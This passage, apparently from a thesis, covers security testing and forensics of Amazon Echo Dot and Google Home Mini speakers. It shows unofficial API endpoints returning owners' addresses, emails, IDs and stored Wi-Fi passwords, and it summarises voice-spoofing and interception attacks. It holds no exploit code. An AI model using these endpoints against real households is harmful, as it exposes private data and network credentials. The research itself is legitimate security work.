    ▼ deviceAddressModel:
        address1:               "                      , Auckland    "
```

Figure 4. 127 No-official API Amazon device preference settings – Owner address


In wake-word settings, it can confirm what it is the wake-up word that uses the owner to activate Alexa services, figure 4.128


pitangui.amazon.com/api/wake-w
https://pitangui.amazon.com/api/wake-word
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON

```
▼ wakeWords:
  ▼ 0:
      active:               true
      deviceSerialNumber:   "G0  U5099  516  "
      deviceType:           "A32DOYMUN6DTXA"
      midFieldState:        null
      wakeWord:             "ALEXA"
```

Figure 4. 128 Non-official API Amazon wake word


The non-official API for authentication illustrates the owner´s customer email and customer name figure 4.129.


pitangui.amazon.com/api/authenti
https://pitangui.amazon.com/api/authentication
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON

```
authenticated:                  true
canAccessPrimeMusicContent:     false
customerEmail:                  "        @gmail.com"
customerId:                     "A2  Q1 5H  TLJ"
customerName:                   "      "
```

Figure 4. 129 No-official API Amazon user details


The link relates to the card’s API bring information about the latest Amazon owner´s requirements figure 4.130.


pitangui.amazon.com/api/cards
7103PohlD3L.jpg (JPEG Image, 500
https://pitangui.amazon.com/api/cards
JSON
Raw Data
Headers
Save
Copy
Collapse All
Filter JSON

```
▼ cards:
  ▼ 0:
      cardMetricAttributes:        null
      cardType:                    "StandardCard"
      creationTimestamp:           1569729929325
    ▼ imageAction:
        actionType:              "PlayItAgainAction"
        mainText:                "Classic Rock"
        queueCustomerId:         "A2JUQ1YEHTITLJ"
    ▶ url:                     "https://images-na.ssl-im…images/I/7103PohlD3L.jpg"
```

Figure 4. 130 No-official API Amazon cards data

The link referents to the network configuration, it is possible to compile data from the distinct Wi-Fi connections that use the Amazon-Echo-Dot v3, with the corresponding password, figure 4.131.


pitangui.amazon.com/api/wifi/con
https://pitangui.amazon.com/api/wifi/configs?
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON

```
▼ values:
  ▼ 0:
      deviceSerialNumber:   null
      deviceType:           null
      preSharedKey:         "          "
      securityMethod:       "WPA_PSK"
      ssid:                 "Macondo"
  ▼ 1:
      deviceSerialNumber:   null
      deviceType:           null
      preSharedKey:         "          "
      securityMethod:       "WPA_PSK"
      ssid:                 "kali"
```

Wi-Fi password

Wi-Fi connection name

Wi-Fi Password

Wi-Fi connection name


Figure 4. 131 No-official API Amazon network settings – Wi-Fi name and password

4.2.2.3.2 APIs Google-Home-Mini

Google does not release public APIs for the Google-Home-Mini – as with Amazon-Alexa-, thus if somebody (academics, developers, entrepreneurs) wants to capture data from that device, it should consult some of the non-official APIs that are available on the Internet; one of the pages is rithvikvibhu.

The list of all the non-official APIs for Google-Home-Mini enumerated in the link above are in the appendix number 5.


Validating all the APIs provide for the web site, the only one that brings useful information is http://192.168.1.68:8008/setup/eureka_info, which illustrates the bssid, ip address and MAC address, figure 4.132



```
bssid:                          "70:8a:09:  :  :  "
build_version:                  "171861"
cast_build_revision:            "1.42.171861"
closed_caption:                 {}
connected:                      true
ethernet_connected:             false
has_update:                     false
hotspot_bssid:                  "FA:8F:CA:  :  :  "
ip_address:                     "192.168.1.68"
locale:                         "en-US"
▾location:
    country_code:               "NZ"
    latitude:                   255
    longitude:                  255
mac_address:                    "38:8B:59:  :  :  "
name:                           "Bedroom speaker 2"
noise_level:                    -86
▾opt_in:
    crash:                      true
    opencast:                   false
    stats:                      true
▾public_key:                    "MIIBCgKCAQEA7Nyg/QpUXa0hQK4WXUDCIl1vPOlTFs7khTeCY15zSQM2aS51wM9ipLYR0FZSgU5qeLdaZShbb8Ba0mKTTt0lwn+c5uMgPwrFrkHeXDHNkgxBf7CwJ+ly
                                /Sn45hEf15j89Blf5qilXW76+mrPAOXl3D9sZigCVJh+1YM8Horj6q/+fWB5+taVRGolA21IbxpmXeVTbe3gIWkAhAkvi8w3npHrVdixI6XwIDAQAB"
release_track:                  "stable-channel"
setup_state:                    60
▾setup_stats:
```

Figure 4. 132 Non-official API Google-Home-Mini

The second part of the same link shows the public key and the SSID name, figure 4.133



```
    crash:                      true
    opencast:                   false
    stats:                      true
▾public_key:                    "MIIBCgKCAQEA7Nyg/QpUXa0hQK4WXUDCIl1vPOlTFs7khTeCY15zSQM2aS51wM9ipLYR0FZSgU5qeLdaZShbb8Ba0mKTTt0lwn+c5uMgPwrFrkHeXDHNkgxBf7CwJ+ly
                                /Sn45hEf15j89Blf5qilXW76+mrPAOXl3D9sZigCVJh+1YM8Horj6q/+fWB5+taVRGolA21IbxpmXeVTbe3gIWkAhAkvi8w3npHrVdixI6XwIDAQAB"
release_track:                  "stable-channel"
setup_state:                    60
▾setup_stats:
    historically_succeeded:     true
    num_check_connectivity:     0
    num_connect_wifi:           0
    num_connected_wifi_not_saved: 0
    num_initial_eureka_info:    0
    num_obtain_ip:              0
signal_level:                   -46
ssdp_udn:                       "0857b41a-8341-922d-15bf-85e9dff55a45"
ssid:                           "Macondo"
time_format:                    1
timezone:                       "Pacific/Auckland"
tos_accepted:                   true
uma_client_id:                  "1e67cda1-98b6-4125-b5e9-147c31be027a"
uptime:                         500.985204
version:                        10
wpa_configured:                 true
wpa_id:                         0
wpa_state:                      10
```

Figure 4. 133 Non-official API Google-Home-Mini

Examination the Google-Home-Mini´s APIs, it seems that Google made some adjusts that avoided to collect data from those resources, as a result of this, only one API analysed.

4.3 CONCLUSION

Chapter four has illustrated the results of distinct security penetration test for two SPA devices; Google-Home-Mini and Amazon-Echo-dot v3. Similarly, chapter four has compiled some evidence that might useful to run digital forensic researches. The security penetration tests have evidence that it indicates that the security concern about privacy data for both SPA devices is real and that the device´s owners should be informed about the associated risk to the use of those devices. The forensic test has marked that collect useful data is not a straightforward task due to the Google and Amazon have several differences related to the software characteristics of every application; likewise, every web browser manages and store the data in different way which lead that depending on the SPA application and web browser, distinct compile methods could apply. In the same way, it is an important point out those specific tools to capture data from web browsers for forensic research has some limitations. In chapter five, the findings show in chapter four will present and analyse.

Chapter 5 Analysis findings

5.0 INTRODUCTION

The target for chapter five is to analyse and discuss the findings of the distinct security penetration tests and forensic artefacts done in chapter four, according to the research methodology designed in chapter three. After presenting and analysis of the tests done in chapter four, the main research questions will be answered.

Chapter five is divided into five sub-sections. Section 5.1 will answer the main research question introduced in section 3.2. Section 5.2 will discuss the finding results revealed in chapter four. Forensic analysis will be addressed in section 5.3. Some recommendations will be present in section 5.4 and; finally, the conclusions will be discussed in section 5.5.

5.1 ANSWERING RESEARCH QUESTIONS

Section 5.1 will answer the five research questions established in section 3.2, through the numerous security penetration tests done in section 4.2 and 4.3 for digital forensic researches.

5.1.1 First research question

What is the weakest security stage in the SPA's ecosystem, and why?

Various security penetration tests were done on both SPA devices (Alexa-Echo-Dot v3 and Google-Home-Mini) through the entire SPA's ecosystem, and it suggests that the weakest stage for the security, privacy and data user's protection is the stage one, the interaction between user and SPA device through voice commands. The security penetration tests “Weak authentication” and “Synthetic voice” demonstrated that the SPAs in both cases suffer from mechanisms that allow confirmation of the user identity that uses these devices. Any person or electronic device that can emit voice orders towards those devices can activate and exchange information. Thus, an attacker can buy products, make a shopping list, install malicious applications, access to personal information such as emails, solely to name a few security issues.

Through this work, the evidence suggests that the reason behind why the first level is the weakest point is related to:

- The companies behind these devices (Microsoft and Google) have designed a product easy to set up, interact and manipulate; leaving aside strong authentication voice mechanisms to improve the security.

- Due to the nature human where the voice is a characteristic that may change at any moment for any reason; there is not today technology that can identify and manage all the aspects that offer a human voice to build efficient speech recognition.

- Similarly, the devices lack mechanisms to identify if the voice comes from a human source or if on the contrary, the origin comes from digital sources

5.1.2 Second research question

What attacks on the SPA can disclose a user's personal information?

Both devices, according to the distinct security penetration tests, and digital forensic research, are exposed to several attacks that may reveal personal information. The attacks are "weak authentication", "Synthetic voice", "Portrait attack", "mobile application analysis" and "SPA history utterances" recorded in the Cloud Company of every device.

Using "weak authentication" or "synthetic voice" on both devices is possible to supplant the owner's voice to do fraudulent shopping. Similarly, it is possible to have access to personal information of the device owner; in the case of Google-Home-Mini is likely to have access to the Gmail account, and for Alexa-Echo-Dot v3 is possible to have access to the Amazon web account owner.

Portrait attack may reveal the owner’s device behaviour. That means that analysing the metadata in both SPA devices; it is possible to infer when the device is active and validate what sort of service is being consumed. The portrait attack also disclosed, for example, when the user is listening to news or music. Thus, analysing the metadata, an attacker may create a profile of the device’s owner.

Analysing the mobile applications were possible to identify the owner’s name and shopping list in the case of Amazon-Echo-Dot v3. For Google-Home-Mini only was possible to identify the owner’s Gmail account.

Similarly, all the user voice orders towards the SPA devices are recorded in the respective cloud company. Thus, all the Amazon-Echo-Dot statements are on the web page “alexa.amazon.com” (Figure 4.106). In the same way, all the user’s order voices for Google-Home-Mini registered in “myactivity.google.com/myactivity” (figure 1.111).

Finally, only for Amazon-Echo-Dot v3, collecting data using non-official APIs was possible to identify critical owner’s information; the physical address where is installed the device (figure 4.127) and the Wi-Fi name connection and the respective password (figure 4.131) which in the wrong hands might be a threat to the user´s security.

5.1.3 Third research question

What sort of personal data might reveal from these attacks?

Amazon-Echo-Dot v3 under some specific attacks may reveal the physical place where it is installed (figure 4.127) with the respective Wi-Fi name connection and password (API's analysis) (figure 4.131). Also, with the corresponding ID and password (something possible to achieve) any person could have access to the owner's web-site of Amazon getting access to distinct resources, such as; Lists, Contacts, Skills and Reminder and alarms, only to name a few cases (Figure 4.106). An attacker using "weak-authentication" or "Artificial Voice" can buy products on Amazon's website. Using "voice squatting attack (VSA)", an attacker may install malicious applications to collect either user's voice commands or install a virus on the SPA device. Finally, using different security penetration tests in the stage two of SPA's ecosystem, an aggressor could infer when the Echo-Dot is being used and create a framework of the owner's behaviour, only analysing the metadata.

Google-Home-Mini has various weaknesses that can be exploited depending on the attacks that could leak a user's personal information.

An intruder might have access to the owner's Gmail account, using distinct attacks related to stage one of the SPA's ecosystem, among them "Artificial Voice" and "Weak authentication". An intruder may have access to the metadata in the SPA device using distinct networks attacks, for example, profiling attack (Network traffic analysis), Man in the middle attack (MiTM) (Figure 4.63) or Filtering HTTPS and HTTPS traffic (Figure 4.69). Third people or organisations may take advantage of the issues related to stage three of the SPA's ecosystem about the problems of "Voice recognition" among them adversarial ML and Adversarial NLP (Figures 4.76 and 4.77). Finally, third people may have access to the historical record of the voice command of user's device with the correct ID and password visiting the website myactivity.google.com (figure 4.111).

5.1.4 Fourth research question

Which SPA device Amazon-Echo-Dot v3 or Google-Home-Mini offers better security, privacy and data user's protection?

It has been demonstrated that both SPA devices suffer from diverse security, privacy and data protection issues in all SPA's ecosystem. However, Amazon-Echo-Dot revealed that the personal information, such as the physical address (figure 4.127), Wi-Fi connection name and the corresponding password (figure 4.131) are accessible to third parties in plain text. That information might indicate that not all the personal information is encrypted as is argued by Amazon. If from the beginning of a transmission to the cloud's company, the data is not safe, that could mean that any person, company or government may threaten othe privacy. Thus, Google-Home-Mini, despite the drawbacks documented in this studio, has more security mechanism to protect the information.

5.1.5 Fifth research question

What information can be collected executing digital forensic tests in SPA's ecosystem?

The digital forensic research in this work revealed the complex task to collect data that could be meaningful to present in a court of law; however, some artefacts could be identified. Both devices recorded the user voice command orders (Figure 4.106 and figure 1.111), which illustrates the day and time of the voice command. That information could be useful due to that information displayed on the web browsers could help to recreate a chain of events that can be followed and presented in a court of law.

Analysing the mobile applications, Amazon-Echo-Dot v3 was the SPA device that revealed most data compared with Google-Home-Mini. The first SPA device disclosed the owner´s name (figure 4.87) and the shopping list (figure 4.89). The second device only displayed the owner's Gmail account (figure 4.99).

Examination of the web activity associated with both devices showed that the metadata might be useful. Amazon-Echo-Dot v3 with the WEFA as a digital forensic tool could obtain data analysing the Cache, History, Cookies and Search information. On the other hand, the WEFA tool only could collect data about Google-Home-Mini examining the cache.

Finally, the digital forensic research done in an operating system Kali-Linux using Mozilla as a web browser revealed that the databases "cookies.sqlite" and "places.sqlite" store information related to both devices. However, the databases "favicons.sqlite" and "permissions.sqlite" also illustrate information only related to Amazon-Echo-Dot v3.

5.2 ANALYSIS OF FINDINGS

5.2.3 Analysis of security penetration test.

In section 4.2, numerous security penetration tests were done to point out the risks related to the security and privacy that the SPA owners could suffer, specifically of two SPA devices (Google-Home-Mini and Amazon-Echo-Dot v3).

Section 4.2.1 had as target point out the distinct flaws related to privacy and security for owners of these SPA gadgets when somebody distinct to the SPA owner is near to these devices with the option of interact with them. The first security penetration test (Weak authentication) demonstrated that any persona or device with the capacity of emitting utterances, and that the device could hear it can exchange data and issue orders which is a threat to user´s security. Distinct news portals on the internet, for instance, have mentioned the case of a fast-food chain exchange data with one of those SPA devices (NY Times, 2019).

The second security penetration test (Hidden voice command) did not work as was expected although, there are documentation, academic articles and videos on YouTube that illustrate that that sort of attack is possible. However, to have a successful attack using this procedure, there must be some precise conditions to reproduce it. Among the condition, the attacker must use specific hardware, and when the attack is issued nobody else must exchange or emit orders near to the devices; for that reason, the success in real conditions of this attack is low.

The synthetic voice attack (4.2.3) demonstrated that any device that can emulate or copy the human voice could exchange information with the devices. Thus, there is a real threat that SPA devices face because today, there is not the choice for the devices to understand or distinguish when the utterance is made by a person or by a machine.
The last possible attack (Indecipherable sound) may be the most sophisticated attack to reproduce due to before launching the attack; the voice command must be processed and modified for some application to alter the announcement enough not to be understood by human but still processible by SPA devices.

Section 4.2.2 showed that numerous security penetration tests might extract the user´s data from SPA devices. The first security penetration test (Profiling) demonstrated that although the devices encrypt the information, it is still possible to collect metadata which might be useful to infer user´s conduct. Thus, it is possible to know when the device is being used or what sort of service is being consumed (news, music, and so on) by analysing the performance of the protocols. Likewise, investigating the IP address pool that is set up between SPA devices and cloud companies may lead to identifying the service type consume.

Section 4.2.2.2 (IP port analysis) illustrated that for an attacker, it is useful to know what kind of services are running on SPA devices. Knowing the IP ports might lead to developing more complex attacks with the target of either removing information from those devices or injecting virus to create botnets, for instance. Also, this specific attack in this work established the types of the operating system that are used by those devices, which could be used to find particular vulnerabilities on those operating systems. Similarly, this test on Google-Home-Mini showed the digital certificate transmitted to the cloud company and the renovation policy among other relevant data which might present information about the architecture service of the Google-Home-Mini.

DOS attack, although did no useful capture data, pointed out the physical restrictions that face those two devices probably to the fact that SPA devices only work as a bridge to send the data to the Cloud-Company services where the data is analysed. Nowadays, SPA devices have no option to repel that attack.

Section 4.2.2.4 (MiTM) exposed that the SPA devices do not have a mechanism to defend itself from this attack; MiTM attack showed that all the traffic between SPA and Cloud Company could be diverted, capture and analysed.

Section 4.2.2.6 (Bluetooth attack) specifically “Blueborne” attack did not indicate any weakness in this work. However, numerous academic articles and web page specialised have illustrated that Bluetooth technology may suffer from security issues in distinct contexts. The latest security penetration test in section 4.2.2 was filtering HTTP and HTTPS traffic. This attack demonstrated that not all traffic between the SPA devices and its respective Cloud Company is encrypted, there are some HTTP packets which may provide us with relevant data and this is clear in Google-Home-Mini where is possible to see what kind of service the user is using, figure 4.69.

Section 4.2.3 mentions the incorrect identification of voice commands issued by users which can lead to the generation of different drawbacks related to the integrity and security of user data managed by SPAs. While is stated in various studies, these attacks can be divided into different types such as voice squatting attack (VSA) and voice and masquerading attack (VMA) or those listed as Adversarial ML or Adversarial NLP.

The tests carried out in this study establish that, for example, in the case of Amazon-Echo-Dot v3, it suffers from VSA when it tried to install a skill using voice as a command, resulted in the installation of an incorrect skill. According to the website, voicebot Alexa has 50,000 applications available to run on its SPA devices. A question that may arise is how many skills could be similar phonetically if the user wants to install those applications using only the voice?

In the case of the Google device, there are more risks for the user's safety, since there is no way to know how many third-party applications are enabled in the Google-Home-Mini. It tried to collect that specific information on the website https://assistant.google.com/explore/ but not all the apps that had been installed on the device using voice, are in the website; as in the case of the Ted.com application which was installed in the SPA but in the user´s profile is still available to install. (Figure 5.1).




Figure 5. 1 App TED ready to be installed in the SPA device, despite that the app was already installed.

Thus, any person could involuntarily install an application from any third party that could jeopardise the integrity and security of family members who use these devices to collect, steal information or open the door to install more applications unauthorised. Compared with Google-Home-Mini, Amazon offers better security since it is possible to validate which applications are active in this device, either by checking the website associated with the user's account or by analysing the same information in the application configured on the mobile devices. Google, on the other hand, has serious shortcomings in this aspect since there is no way to validate how many third-party applications are active on the device, which leads to serious questions about this feature.

5.3 ANALYSIS OF FORENSIC FINDINGS

The forensic studio was divided between two parts. The first part involved the app's analysis of SPA devices to get meaningful information to run digital forensic researches. The second part implicated the studio of web-cloud, which was sub-divided into two categories, web-browsers and APIs analysis.

Examination the Amazon-Echo-Dot app, it was found three databases where the application stores data which could be useful to run digital forensic researches. The database "*map_data_storage_v2*", table "*Accounts*" store the ID name of the Amazon-Echo-Dot´s owner. In the same order, the database "*DataStore.db*", table "*DataItem*" store all the shopping list utterance by the user. The other database "*Databases.db*" did not point out important information. Similarly, analysing the rest of the app´s files, it was found that most of them have binary information which cannot be examined or edit with edit text apps.

Analysing the Google-Home-Mini app, it established that the application creates three databases. Solely, the Gmail-account was recognised in the database "*growthkit.db*", table "*clearcut_events_table*". There is not more meaningful data.

Analysing the mobile applications, only the data recovered from Amazon-Echo-Dot could be useful in any digital forensic research due to it is possible to compile the owner's ID name and the shopping list. On the other hand, Google-Home-Mini through the analysis of its mobile application, only recovered the owner Gmail account.

The second is where the web-cloud activity was analysed; it separated into two parts, web-browsing activity and APIs analysing. The browsing activity recorded in two distinct situations; the first place was using three different web browsers (Internet Explorer v 11, Google Chrome v 77 and Mozilla Firefox v 69) in windows home 10 as an operating system. In this scenario, using WEFA as a digital forensic tool, it could obtain the following data:

Cache activity: The tool could recover data only from web browser Google-Chrome for both SPA devices, it brings the timestamp, the URL and the save field name; there is no evidence involved the other two web browsers.

History analysis: It could collect data for Amazon-Echo-Dot v3 from two web browsers: Internet Explorer and Google Chrome. The history analysis for Google-Home-Mini was captured only using Internet explorer, collecting the browser name, URL, timestamp and title, besides other data.

Cookies analysis: Captured data only for Amazon-Echo-Dot from the web browser Google-Chrome and it shows the host, path, timestamp and name.

Search information: Only obtained data for Amazon-Echo-Dot using Internet explorer where it is possible to see the URL, decoded URL and visit time.

The same procedure was done using a Kali-Linux machine as an operating system and Mozilla as a web browser for both SPA devices. The analysis was based on extract meaningful information from the database managed by the web browser; in this case, there were ten files with sqlite extension (content-prefs.sqlite, cookies.sqlite, favicons.sqlite, formhistory.sqlite, kinto.sqlite, permissions.sqlite, places.sqlite, storage.sqlite, storage-sync.sqlite, and webappsstore.sqlite), where the web browser stores the user activity.

Analysing the databases, only four databases have data related to the SPA devices. Databases "*cookies.sqlite*" and "*places.sqlite"* have evidence that involved both SPA devices. Similarly, the databases "*favicons.sqlite*" and "*permissions.sqlite*" only illustrated data related to Amazon-Echo-Dot device.

The study of web activity in summa illustrated the complicated process to obtain meaningful information, due to every web-browser have different schemes to process and store data. Similarly, the same web browser has a distinct data structure depending on the operating system, as the case of the web browser "Mozilla Firefox". Similarly, the tool used in this studio WEFA may have some limitations to collect more meaningful data, possibly because it is a basic version. Likewise, research forensic tools to capture data exclusively of web activity are no common today at least in a free version or in the evaluation period.

Besides, the user's utterances are available for both devices using the respective cloud services. Thus, it is possible to validate and compile the history user's declarations which could be significant due to the history shows the day and the hour which the user has issued that voice command.

The last part of the forensic research involved the analysis of APIs related to the SPA devices. Although the owner companies of both devices (Amazon and Google) have not released public APIs to exchange data with the devices, there are some web resources where it is possible to find these no-official APIs.

Analysing the data obtained through the no-official APIs for Amazon-Echo-dot device, some artefacts are important to stand out. The API that collects the device info comes with the following data: Owner´s name, Device-Account-Id, Device-Owner-Customer-Id, Serial-Number, and Software-Version, among other data. The API about device preferences point out the following data: Device-Account-Id, Device-Address, city, Country-Code and Device-Serial-Number. The API related to the wake-up word shows the keyword that is used by the device to send information to Amazon-web-services. The authentication API relate to the owner´s email of the SPA device and the customer name. The card API presents the user´s utterances which have been recorded by the SPA device. Finally, the last API which exhibits the network configuration could be the most critical data due to it shows the Wi-Fi name-id and the corresponding password.

The Google-Home-Mini´s APIs showed less important data than APIs analysis made for Amazon-Echo-dot. However, some data could be essential to mention. The API "*eureka_info*" relate the bssid (address of the wireless access point), the SPA MAC address and Wi-Fi name connection. Besides, another APIs did not collect meaningful data, although on the Internet some forums show evidence that it is possible to obtain important data from those resources, it seems that Google made some adjusted that is avoiding to release that information.

Thus, for this study, the APIs analysis for digital forensic researches may bring more essential data than either the web-browsing activity or apps analysis, speaking exclusively of Amazon-Echo-Dot v3 device, due to reveal personal information that could threaten the privacy and security of the device´s owner.

However, for an attacker, this compile data could be an excellent opportunity to set up a threat to any Amazon-Echo-Dot´s owner due to with those APIs is possible to find the physical address where is the device configure, as well as, the Wi-Fi name connection and the corresponding password. Thus, there is no reason why Amazon should store that data in a plain text without any protection if only compromise the household where the device is installed.

5.4 CONCLUSION

Chapter five has analysed the data collected in section 4.1 and 4.2. The five research questions designed in section 3.2 were answered in 5.1. Section 5.2 discussed the findings obtained in chapter four. The digital forensic research analysis was presented in section 5.3.

